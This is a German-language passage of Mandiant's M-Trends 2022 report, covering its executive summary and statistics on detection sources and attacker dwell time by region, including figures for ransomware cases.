M-TRENDS 2022

MANDIANT-SONDERBERICHT

INHALT

KURZFASSUNG

Die neuesten Cybersicherheits-Vorfälle haben wieder deutlich gemacht, dass die Arbeit der Sicherheitsexperten nie erledigt ist. Kritische Sicherheitslücken wie Log4Shell zeigen, welche Gefahren unbekannte Bedrohungen darstellen und wie komplex die Patchingprozesse sein können. Lieferketten sind weiterhin ein attraktives Ziel und ein potenzieller Zugangspunkt zu den Systemen mehrerer Anbieter. Auch industrielle Steuersysteme müssen angemessen geschützt werden, da bei einem von sieben mehrgleisigen Erpressungsversuchen sensible Informationen zur Betriebstechnologie offengelegt werden.

Die Incident-Response-Teams von Mandiant sind jeden Tag im Einsatz, untersuchen und analysieren die neuesten Angriffe und Bedrohungen und wissen daher, wie sich diese am effektivsten abwehren und eindämmen lassen. Alle unsere Erkenntnisse geben wir über verschiedene Services an unsere Kunden weiter, damit sie sich in der äußerst dynamischen Bedrohungslandschaft behaupten können.

In unseren jährlichen *M-Trends*-Berichten stellen wir diese wichtigen Bedrohungsdaten zudem der Sicherheits-Community bereit. *M-Trends 2022* führt diese Tradition mit Details zu neuen Entwicklungen in der Cyberlandschaft, Empfehlungen zu Abwehrmaßnahmen und zahlreichen Kennzahlen zu Sicherheitsvorfällen fort.

Beginnen wir mit einem Erfolg für die Sicherheitsteams: Der globale Medianwert für die Verweildauer ist 2021 weiter gesunken. Bei den Angriffen, die zwischen dem 1. Oktober 2020 und dem 31. Dezember 2021 untersucht wurden, vergingen nur 21 Tage zwischen dem Angriff und der Erkennung. (2020 waren es noch 24 Tage.) Das spricht zwar für eine größere Transparenz und bessere Abwehrmaßnahmen, doch auch die starke Zunahme an Ransomware-Angriffen hat zur Reduzierung dieser Zahlen beigetragen.

Ransomware und mehrgleisige Erpressungsversuche bleiben eine große Gefahr. Wir berichten von den verstärkten Angriffen auf Virtualisierungsinfrastrukturen und stellen Lösungsansätze vor. Außerdem geben wir Tipps zur Vorbereitung auf Ransomware-Angriffe (mithilfe von Red Teams) und zur Schadensbehebung.

Zu den weiteren Themen in *M-Trends 2022* gehören:

In Zahlen: Der globale Medianwert für die Verweildauer von Angriffen, die von Dritten aufgedeckt und den Opfern gemeldet wurden, sank von 73 Tagen im Jahr 2020 auf nur 28 Tage – eine beeindruckende Verbesserung. Weniger erfreulich ist, dass in Bezug auf den ersten Angriffsvektor Lieferkettenangriffe 17% der Vorfälle im Jahr 2021 ausmachten. Das ist ein beträchtlicher Anstieg von weniger als einem Prozent im Jahr 2020. Weitere wichtige Kennzahlen sind die Aufdeckung von Bedrohungen nach Quelle, die angegriffenen Branchen, Hackergruppen, Malware und Techniken der Angreifer.

Neu benannte Hackergruppen: Wir bieten eine detaillierte Analyse von zwei finanziell motivierten Gruppen, die wir 2021 benannt haben: FIN12 und FIN13. Außerdem stellen wir zwei nicht kategorisierte Gruppen vor, die besonders aufgefallen sind: UNC2891 und UNC1151.


Fallstudie zu Microsoft Exchange: Unsere Erkenntnisse stammen aus mehr als 20 Vorfällen, bei denen Microsoft Exchange-Server in On-Premises-Umgebungen ausgenutzt wurden. Dank intensiver Untersuchungen und detaillierter Analysen zu einem Kryptominer einer finanziell motivierten Hackergruppe konnten in denselben Umgebungen die Aktivitäten zwei weiterer staatlich gesponserter Hackergruppen aufgedeckt werden.

Cyberangriffe aus China: Wir berichten von Chinas neuer Ausrichtung und den neuen Tools, betrachten aktuelle Cyberspionageaktivitäten und stellen bestimmte Hackergruppen wie APT10 und APT41 vor.

Behebung von Fehlkonfigurationen: Wir haben festgestellt, dass verschiedene Angriffe auf Fehlkonfigurationen zurückzuführen waren, die auftraten, wenn ein On-Premises-Active Directory mit einem Azure Active Directory für eine integrierte Identitätslösung kombiniert wurde.

M-Trends 2022 steht ganz im Zeichen unserer Bemühungen, allen Verantwortlichen wichtige Informationen zum Schutz ihrer Unternehmen bereitzustellen. Die Informationen in diesem Bericht wurden anonymisiert, um die Opfer und ihre Daten zu schützen.

IN ZAHLEN



DATEN AUS MANDIANT-UNTERSUCHUNGEN


Die Kennzahlen im Bericht *M-Trends 2022* basieren auf gezielten Angriffen, die zwischen dem 1. Oktober 2020 und dem 31. Dezember 2021 von Mandiant untersucht wurden.

Diese Ausgabe von *M-Trends* deckt eine Zeitspanne von 15 Monaten statt nur 12 Monate wie in den vorherigen Ausgaben ab.

Aufdeckung nach Quelle

2021 gab es insgesamt mehr externe Meldungen als noch 2020, aber die meisten Angriffe wurden intern aufgedeckt. Der Prozentsatz der internen Aufdeckung steigt relativ konstant und weist für die letzten sechs Jahre nur minimale Schwankungen auf.

Aufdeckung nach Quelle, 2011 bis 2021




In der APAC- und der EMEA-Region wurden 2021 die meisten Angriffe von externen Quellen gemeldet. Im Vorjahr war es noch genau umgekehrt. In Nord-und Südamerika blieb die Lage unverändert: Die meisten Angriffe wurden intern erkannt.

Interne Aufdeckung
bezieht sich auf Fälle, in denen das Unternehmen selbst den Angriff erkannt hat.

Externe Meldung
bezieht sich auf Fälle, in denen das Unternehmen von Dritten über den Angriff informiert wurde. Dazu gehören auch Situationen, in denen ein Unternehmen erst durch die Lösegeldforderung der Hacker auf den Angriff aufmerksam wurde.

Aufdeckung nach Quelle und Region, 2021




In Nord- und Südamerika wurden 2021 die Angriffe in 60% der Fälle intern erkannt. Damit liegt die Zahl nur knapp unter den 61% des Vorjahres. In dieser Region sind die Zahlen zwischen 2017 und 2021 relativ stabil geblieben.

Unternehmen in der APAC-Region wurden im Jahr 2021 bei 76% der Angriffe von externen Stellen informiert. 2020 waren es noch 48%. Die Beobachtungen aus dem Jahr 2021 decken sich mit den Ergebnissen von 2019. Die Mandiant-Experten haben für die APAC-Region in den letzten fünf Jahren relativ große Schwankungen bei den Kennzahlen für die Aufdeckung nach Quelle beobachtet.

In der EMEA-Region wurden Unternehmen 2021 in 62% der Fälle von externen Stellen über einen Angriff informiert. 2020 waren es noch 47%. Ähnlich wie in der APAC-Region sind auch für EMEA Schwankungen bei den Ergebnissen aus den letzten fünf Jahren zu erkennen. In beiden Regionen lassen sich die Unterschiede zum Teil durch die fortschreitende Reife der Sicherheitsprogramme in Unternehmen und die besseren Benachrichtigungssysteme der externen Quellen erklären.

Aufdeckung nach Quelle und Region, 2017 bis 2021



Verweildauer ist der Zeitraum, in dem ein Angreifer Zugang zu einer Umgebung hat, bevor er erkannt wird. Der Medianwert ist der Wert in der Mitte eines sortierten Datensatzes.

Verweildauer

Der globale Medianwert für die Verweildauer hat sich 2021 weiter verbessert – Unternehmen erkennen Angriffe inzwischen innerhalb von drei Wochen. Auch bei Unternehmen, die von Dritten über einen Sicherheitsvorfall informiert wurden, konnte die Verweildauer 2021 deutlich reduziert werden. Externe Stellen meldeten nicht nur mehr Angriffe als 2020, sondern informierten die betroffenen Unternehmen auch schneller, sodass die Verweildauer verkürzt werden konnte. Bei den internen Aufdeckungen hat sich der Wert für die Verweildauer 2021 im Vergleich zum Vorjahr etwas verschlechtert, ist aber immer noch besser als der Medianwert für die Verweildauer bei externen Meldungen.

Änderung des Medianwerts für die Verweildauer

24 → **21**

TAGE IM JAHR 2020 | **TAGE IM JAHR 2021**

Globale Verweildauer

2021 betrug der globale Medianwert für die Verweildauer 21 Tage. 2020 waren es noch 24 Tage. Diese Verbesserung um 13% lässt sich auf entscheidende Änderungen bei der Quelle der Aufdeckung zurückführen. Für Angriffe, die extern gemeldet wurden, sank der globale Medianwert für die Verweildauer von 73 auf 28 Tage. Im Gegensatz dazu stieg der Wert bei Sicherheitsvorfällen, die intern aufgedeckt wurden, von 12 auf 18 Tage.

Der globale Medianwert für die Verweildauer konnte also bei den Meldungen durch Dritte erheblich verbessert werden. Externe Stellen erkennen und melden inzwischen Angriffe in weniger als einem Monat. Das ist 62% schneller als noch 2020. Das ist vermutlich auf bessere Erkennungsfunktionen und etablierte Kommunikations- und Benachrichtigungsprozesse zurückzuführen.

Laut Beobachtungen der Mandiant-Experten ist der globale Medianwert für die Verweildauer bei internen Aufdeckungen um 50% gestiegen – von 12 Tagen im Jahr 2020 auf 18 Tage im Jahr 2021. Doch obwohl dieser Wert schlechter als im Vorjahr ausfiel, waren interne Meldungen immer noch 36% schneller als externe.

Globaler Medianwert für die Verweildauer, 2011 bis 2021

Meldung eines Sicherheits-vorfalls	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021
Alle	416	243	229	205	146	99	101	78	56	24	21
Externe Meldung	–	–	–	–	320	107	186	184	141	73	28
Interne Aufdeckung	–	–	–	–	56	80	57,5	50,5	30	12	18


Häufigkeitsverteilung der globalen Verweildauer

Die Häufigkeitsverteilung der globalen Verweildauer hat sich in jeder Hinsicht verbessert. 2021 betrug die Verweildauer bei 55% der Untersuchungen höchstens 30 Tage und 67% dieser Angriffe (37% der Angriffe insgesamt) wurden in maximal einer Woche aufgedeckt.

Die Mandiant-Experten stellten fest, dass die Zahl der Angriffe mit einer Verweildauer zwischen 90 und 300 Tagen zugenommen hat. 20% ihrer Untersuchungen fielen in diesen Bereich. Das könnte bedeuten, dass das Eindringen der Hacker und das Ausspähen der Zielumgebung unerkannt bleiben und erst ihre darauffolgenden gravierenden Aktivitäten bemerkt werden. Es könnte aber auch daran liegen, dass die Erkennungsfunktionen der Unternehmen den jeweiligen Angriffsarten nicht gewachsen sind.

Die Zahl der Angriffe, die für einen langen Zeitraum unbemerkt bleiben, ist gesunken. Nur 8% der untersuchten Angriffe im Jahr 2021 wiesen eine Verweildauer von mehr als einem Jahr auf und bei der Hälfte davon (4% der Angriffe insgesamt) betrug die Verweildauer mehr als 700 Tage.

Häufigkeitsverteilung der globalen Verweildauer, 2018 bis 2021



Änderung bei den Untersuchungen zu Ransomware-Angriffen

25% IM JAHR 2020 → **23%** IM JAHR 2021

Keine Änderung des globalen Medianwerts für die Verweildauer bei Ransomware

5 TAGE IM JAHR 2020 → **5** TAGE IM JAHR 2021


Änderung des globalen Medianwerts für die Verweildauer bei Angriffen ohne Ransomware

45 TAGE IM JAHR 2020 → **36** TAGE IM JAHR 2021

Untersuchungen zu Ransomware-Angriffen

Laut Beobachtungen der Mandiant-Experten ist der Prozentsatz der Angriffe mit mehrgleisigen Erpressungsversuchen und Ransomware in den Jahren 2020 und 2021 nahezu unverändert geblieben: 2021 wurde bei 23% der Angriffe Ransomware eingesetzt, 2020 waren es 25%. Diese Angriffe tragen auch weiterhin entscheidend zur Senkung des Medianwerts für die Verweildauer bei. Bei Ransomware-Angriffen liegt der Medianwert für die Verweildauer bei 5 Tagen, bei anderen Angriffsmethoden sind es 36 Tage. Bei Ransomware beträgt sie also nur ein Siebtel der Verweildauer anderer Angriffe. Der Medianwert für die Verweildauer bei Ransomware-Angriffen war zwar nahezu identisch, aber bei Angriffen ohne Ransomware ist er im Vergleich zum Vorjahr um 20% gesunken.

Globale Verweildauer nach Untersuchungsart, 2021



NORD- UND SÜDAMERIKA

Keine Änderung des Medianwerts für die Verweildauer

17 → **17**


TAGE IM JAHR 2020 | **TAGE IM JAHR 2021**

Medianwert für die Verweildauer in Nord- und Südamerika

Der Medianwert für die Verweildauer in Nord- und Südamerika blieb 2021 mit 17 Tagen im Vergleich zum Vorjahr konstant. In Bezug auf die Quelle der Aufdeckung stieg der Wert für intern erkannte Angriffe um 9 Prozentpunkte – von 9 Tagen im Jahr 2020 auf 18 Tage im Jahr 2021. Der Medianwert für die Verweildauer bei intern aufgedeckten Angriffen war 2021 zwar höher als noch 2020, im Sechsjahrestrend zeichnet sich aber weiterhin eine Beschleunigung der internen Aufdeckung ab. Bei intern aufgedeckten Angriffen in Nord- und Südamerika war der Wert 2020 stark gesunken, daher ist es nicht verwunderlich, dass er im Jahr 2021 wieder leicht angestiegen ist.


Bei extern gemeldeten Angriffen betrug der Medianwert für die Verweildauer im Jahr 2020 noch 49 Tage. 2021 waren es hingegen nur 15 Tage. 2021 haben externe Stellen in dieser Region betroffene Unternehmen also 69% schneller informiert als noch 2020.

Medianwert für die Verweildauer in Nord- und Südamerika, 2016 bis 2021



In Nord- und Südamerika wurden 2021 57% der Angriffe in weniger als 30 Tagen erkannt und 68% davon (39% aller Angriffe in dieser Region) wurden in weniger als einer Woche aufgedeckt. Es wurden allerdings nicht nur fast die Hälfte der Angriffe in maximal zwei Wochen erkannt, sondern die Zahl der Vorfälle, die lange nicht bemerkt wurden, sank ebenfalls. Die Mandiant-Experten beobachteten einen Anstieg der Angriffe mit einer Verweildauer zwischen 90 und 300 Tagen. Diese machten 22% der Angriffe in der Region aus. Nur bei 4% der Angriffe in dieser Region betrug die Verweildauer mehr als ein Jahr.

Häufigkeitsverteilung der Verweildauer in Nord- und Südamerika, 2021

